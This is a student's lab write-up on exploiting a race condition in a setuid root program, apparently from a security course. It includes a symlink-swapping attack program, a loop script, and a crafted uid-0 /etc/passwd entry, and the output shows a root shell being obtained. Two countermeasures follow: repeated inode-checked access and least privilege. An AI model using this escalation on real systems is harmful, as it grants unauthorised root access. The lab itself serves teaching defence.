
Mohammad Arshad

U00304676

Race condition attack


Task 1: Exploit the Race Condition Vulnerabilities:

- Disabled the symlink protection.




```
[03/22/2018 12:04] seed@ubuntu:~/Race$ sudo sysctl -w kernel.yama.protected_stic
ky_symlinks=0
[sudo] password for seed:
kernel.yama.protected_sticky_symlinks = 0
[03/22/2018 12:05] seed@ubuntu:~/Race$ █
```

- Compiled the vulnerable program and set it as a SETUID root program.
- When you run it you will get a no permission output. This is because we haven't created the /tmp/XYZ.




```
[03/22/2018 12:05] seed@ubuntu:~/Race$ gcc -o vulp vulp.c
vulp.c: In function ‘main’:
vulp.c:14:32: warning: incompatible implicit declaration of built-in function ‘s
trlen’ [enabled by default]
[03/22/2018 12:06] seed@ubuntu:~/Race$ sudo chown root vulp
[03/22/2018 12:06] seed@ubuntu:~/Race$ sudo chmod 4755 vulp
[03/22/2018 12:07] seed@ubuntu:~/Race$ ./vulp
asdasd
No permission
[03/22/2018 12:07] seed@ubuntu:~/Race$ █
```

- Now we can see after creating the /tmp/XYZ file, if we run the vulp program, the input will be stored in XYZ.




```
[03/22/2018 12:07] seed@ubuntu:~/Race$ ./vulp
dsadsd
[03/22/2018 12:09] seed@ubuntu:~/Race$ cd /tmp
[03/22/2018 12:10] seed@ubuntu:/tmp$ cat XYZ

dsadsd[03/22/2018 12:10] seed@ubuntu:/tmp$ cat
```

- Now we created a file inside which we have the text that we used to modify the /etc/passwd file.




```
[03/22/2018 12:15] seed@ubuntu:~/Race$ cat append
test:U6aMy0wojraho:0:0:test:/root:/bin/bash
[03/22/2018 12:16] seed@ubuntu:~/Race$
```

- Given below is our attack program.
- In the program inside a while loop, we first create a symlink to a file owned by us. This is done to pass the access() check.
- Then we sleep for some time for the vulnerable process to run.
- Now we unlink the above link and create a symlink to the /etc/passwd file which is a root owned file that we wanted to modify.




```
[03/22/2018 12:35] seed@ubuntu:~/Race$ cat attack.c
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

int main()
{
        while(1)
        {
                unlink("/tmp/XYZ");
                symlink("/home/seed/Race/file", "/tmp/XYZ");
                usleep(10000);

                unlink("/tmp/XYZ");
                symlink("/etc/passwd", "/tmp/XYZ");
                usleep(10000);
        }

        return 0;
}
```

- Given below is the program which we use to run the vulnerable program in loop and check whether the attack is successful.




```
#!/bin/bash

check="ls -l /etc/passwd"
old=$($check)
new=$($check)
while [ "$old" = "$new" ]
do
   ./vulp < append
   new=$($check)
done

echo "STOP....The passwd file has been changed".
```

- Here we compare the “ls –l /etc/passwd” of different timing. That is before running the vulnerable program and after running the vulnerable program. If there is any change that means the attack is successful and the program terminates.
- We will start out attack process in one terminal.




```
[03/22/2018 15:41] seed@ubuntu:~/Race$ ./attack
```

- Another terminal we will run out vulnerable program and the checking process.




```
[03/22/2018 15:44] seed@ubuntu:~/Race$ ./runcheck.sh
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
STOP....The passwd file has been changed.
```

- We can see that after few checking the password file has been changed



```
whoopsie:x:105:114::/nonexistent:/bin/false
avahi-autoipd:x:106:117:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/bin/false
avahi:x:107:118:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/bin/false
usbmux:x:108:46:usbmux daemon,,,:/home/usbmux:/bin/false
kernoops:x:109:65534:Kernel Oops Tracking Daemon,,,:/:/bin/false
pulse:x:110:119:PulseAudio daemon,,,:/var/run/pulse:/bin/false
rtkit:x:111:122:RealtimeKit,,,:/proc:/bin/false
speech-dispatcher:x:112:29:Speech Dispatcher,,,:/var/run/speech-dispatcher:/bin/
sh
hplip:x:113:7:HPLIP system user,,,:/var/run/hplip:/bin/false
saned:x:114:123::/home/saned:/bin/false
seed:x:1000:1000:Seed,,,:/home/seed:/bin/bash
mysql:x:115:125:MySQL Server,,,:/nonexistent:/bin/false
bind:x:116:126::/var/cache/bind:/bin/false
snort:x:117:127:Snort IDS:/var/log/snort:/bin/false
ftp:x:118:128:ftp daemon,,,:/srv/ftp:/bin/false
telnetd:x:119:129::/nonexistent:/bin/false
vboxadd:x:999:1::/var/run/vboxadd:/bin/false
sshd:x:120:65534::/var/run/sshd:/usr/sbin/nologin
user1:x:0:1002:,,,:/home/user1:/bin/bash

test:U6aMy0wojraho:0:0:test:/root:/bin/bash
                                                            44,0-1        Bot
```


- If you login using the “test” user which we just added through the attack, we will get the root access.



```
[03/22/2018 15:49] seed@ubuntu:~/Race$ su test
Password:
[03/22/2018 15:49] root@ubuntu:/home/seed/Race# id
uid=0(root) gid=0(root) groups=0(root)
[03/22/2018 15:49] root@ubuntu:/home/seed/Race# 
```


Task 2: Protection Mechanism A: Repeating

- Here we change the vulnerable program to increase the number of race condition. We are repeating access and open commands few times.
- Using lstat() and fstat() commands we check if the file opened is similar to file which was accessed before by using inode information from both functions.
- Depending upon the inode information of file accessed and file opened, we set the flags value to true or false.
- Depending upon the flag values in each access and open case, we decide whether to write user input in file or not.
- If the flags are false then we will print out a message that an attempt for race condition attack was made.



```
#include <fcntl.h>
#include <stdbool.h>
int main()
{
        char buffer[60];
        struct stat buf1, buf2, buf3;
        bool flag1 = false, flag2 = false, flag3 = false;
        int fp;
        /* get user input */
        scanf("%50s", buffer );
        lstat("/tmp/XYZ", &buf1);
        if(!access("/tmp/XYZ", W_OK))
{

                fp = open("/tmp/XYZ", O_RDWR);
                fstat(fp, &buf2);
        if(buf1.st_ino == buf2.st_ino)
        {
                flag1 = true;
        }
}
        else printf("No permission \n");
        if(!access("/tmp/XYZ", W_OK)){
        fp = open("/tmp/XYZ", O_RDWR);
        fstat(fp, &buf3);
        if(buf1.st_ino == buf3.st_ino)
        {
                flag2 = true;
        }
}
        else printf("No permission \n");
        flag3 = (flag1 && flag2);
        if(flag3)
{
        write(fp, buffer, strlen(buffer)*sizeof(char));
}
        else printf("Race Condition Attack detected \n");
```

- Now we run the attack program and the vulp program and kept it for 2 hours. The attacker was not able to conduct the attack.




```
Race Condition Attack detected
Race Condition Attack detected
Race Condition Attack detected
No permission
No permission
Race Condition Attack detected
Race Condition Attack detected
No permission
No permission
Race Condition Attack detected
Race Condition Attack detected
No permission
No permission
Race Condition Attack detected
No permission
No permission
Race Condition Attack detected
Race Condition Attack detected
Race Condition Attack detected
No permission
No permission
Race Condition Attack detected
Race Condition Attack detected
No permission
```

- The reason is, to compromise the security of the program, attackers need to win all these race conditions. If these race conditions are designed properly, we can exponentially reduce the winning probability for attackers.


Task 3: Protection Mechanism B: Principle of Least Privilege:

- Here we are using principle of least privilege to countermeasure the race condition vulnerability.



```
/* vulp.c */
#include <stdio.h>
#include<unistd.h>
int main()
{
        char * fn = "/tmp/XYZ";
        char buffer[60];
        FILE *fp;
        uid_t realuid = getuid();
        uid_t euid = geteuid();
        /* get user input */
        scanf("%50s", buffer );
        seteuid(realuid);
        if(!access(fn, W_OK)){
        fp = fopen(fn, "a+");
        fwrite("\n", sizeof(char), 1, fp);
        fwrite(buffer, sizeof(char), strlen(buffer), fp);
        fclose(fp);
}

        else printf("No permission \n");
        seteuid(euid);
}
```

